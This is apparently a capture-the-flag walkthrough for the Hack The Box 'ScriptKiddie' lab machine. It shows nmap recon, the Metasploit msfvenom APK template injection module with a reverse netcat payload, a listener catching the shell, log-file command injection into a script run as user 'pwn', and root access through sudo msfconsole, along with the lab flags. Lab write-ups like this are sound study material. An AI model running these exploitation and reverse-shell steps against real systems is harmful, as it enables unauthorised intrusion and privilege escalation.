

HACKTHEBOX-SCRIPTKIDDIE

Machine name : ScriptKiddie

Machine IP : 10.10.10.226

Difficulty : easy

Stats :



0x1 : nmap scan

« nmap -A -sV -sC 10.10.10.226 »

-A : Enables operating system and version detection

-sV : Tests open ports to determine which service is listening and its version


-sC : -sC: equivalent of --script = safe, intrusive (use default script of nmap)

```
(default@kali)-[~/Bureau/HTB/sriptkiddie]
$ nmap -A -sV -sC 10.10.10.226
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 00:15 CET
Nmap scan report for scriptkiddie.htb (10.10.10.226)
Host is up (0.086s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|_   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_   256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp  open  http      Werkzeug httpd 0.16.1 (Python 3.8.5)
|_ _http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_ _http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

0x2 : FootHold


Let's check web server




Find us a page that will bring together the kid's hacker tools

After looking for a while I found something interesting

I looked on google for a possible exploitation on the "payload" tool which seems to be metasploit, I found this exploitation on metasploit (apk template injection)





https://www.rapid7.com/db/modules/exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection/

```
1 msf > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
2 msf exploit(metasploit_msfvenom_apk_template_cmd_injection) > show targets
3 ...targets...
4 msf exploit(metasploit_msfvenom_apk_template_cmd_injection) > set TARGET < target-id >
5 msf exploit(metasploit_msfvenom_apk_template_cmd_injection) > show options
6 ...show and set options...
7 msf exploit(metasploit_msfvenom_apk_template_cmd_injection) > exploit
```

0x3 : Exploit

metasploit launch

```
(default@kali)-[~/Bureau/HTB/sriptkiddie]
$ msfconsole

+-----+
| METASPLOIT by Rapid7 |
+-----+
| ==c(-----o(-----) | | *****|=====*** |
|      )=      | | EXPLOIT | | |
|      / \     | | ==[msf >]===== |
| RECON        | | \(\@)(\@)(\@)(\@)(\@)(\@)/ |
|              | | ***** |
+-----+
| o o o      o o | | \ \ \ \ \ / |
| PAYLOAD    | | )===== ( |
| (\@)(\@)"**|(\@)(\@)**|(\@) | | LOOT |
| = = = = = | | | | | | | |
+-----+

      =[ metasploit v6.0.28-dev ]
+ -- --=[ 2093 exploits - 1128 auxiliary - 355 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) >

msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > show options

Module options (exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  msf.apk          yes       The APK file name

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.237.132 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**


Exploit target:

  Id  Name
  --  -
  0   Automatic

msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set lhost 10.10.14.208
lhost => 10.10.14.208
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > exploit
```


[+] msf.apk stored at /home/default/.msf4/local/msf.apk

```
(default@kali)-[~/Bureau/HTB/sriptkiddie]
$ cp /home/default/.msf4/local/msf.apk .
```



So let's upload the apk template with our payload

Start your listening on the port put previously and generate from apk file



And we obit a shell on the machine as user "kid"

```

(default@kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.208] from (UNKNOWN) [10.10.10.226] 53536
bash -i
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
exit
bash -i
bash -i
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$ whoami && id
whoami && id
kid
uid=1000(kid) gid=1000(kid) groups=1000(kid)
kid@scriptkiddie:~/html$

```

We got the user hash

```

kid@scriptkiddie:~/html$ cat /home/kid/user.txt
cat /home/kid/user.txt
fc5ac6f982bbb822f3ba56e15ff001b0

```

0x4 : privilege escalation at user « pwn »

We can see that two user not present "kid" which is the user on which we are connecting and "pwn" another user

```

kid@scriptkiddie:/home$ ls
ls
kid
pwn
kid@scriptkiddie:/home$

```

Let's check the « pwn » current directory of user

```

kid@scriptkiddie:/home/pwn$ ls
ls
recon
scanlosers.sh
kid@scriptkiddie:/home/pwn$

```

We find a bash script let's check it

```

kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$

```


Ok we can try dragging a reverse shell in bash into / home / kid / logs / hackers to become the "pwn" user

Let's go try this

We are going to use a reverse shell in bash but we are going to make some modification to it

because we can see that the script redirects to the /dev/null redirection which will cancel our command execution and double space and ; to execute our command

We will put our reverse shell in "hackers" and set up our listening on the predefined port previously



```

pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole

```

And BOOM !!! we have a reverse shell as user "pwn"

0x5 : final privilege escalation

We will look at the permissions of the user pwn

```

pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole

```

We can see that pwn has all the access on "/opt/metasploit-framework-6.0.9/msfconsole"

the rest is really easy we will run msfconsole as root to become the root of the machine

```
pwn@scriptkiddie:~$ sudo msfconsole
sudo msfconsole

Metasploit

      =[ metasploit v6.0.9-dev                               ]
+ -- --=[ 2069 exploits - 1122 auxiliary - 352 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf6 > cat /root/root.txt
stty: 'standard input': Inappropriate ioctl for device
[*] exec: cat /root/root.txt

922ffa4e28a200e8cd7b6a69ce17b57d
```

And GG we are root

ScriptKiddie has been pwned !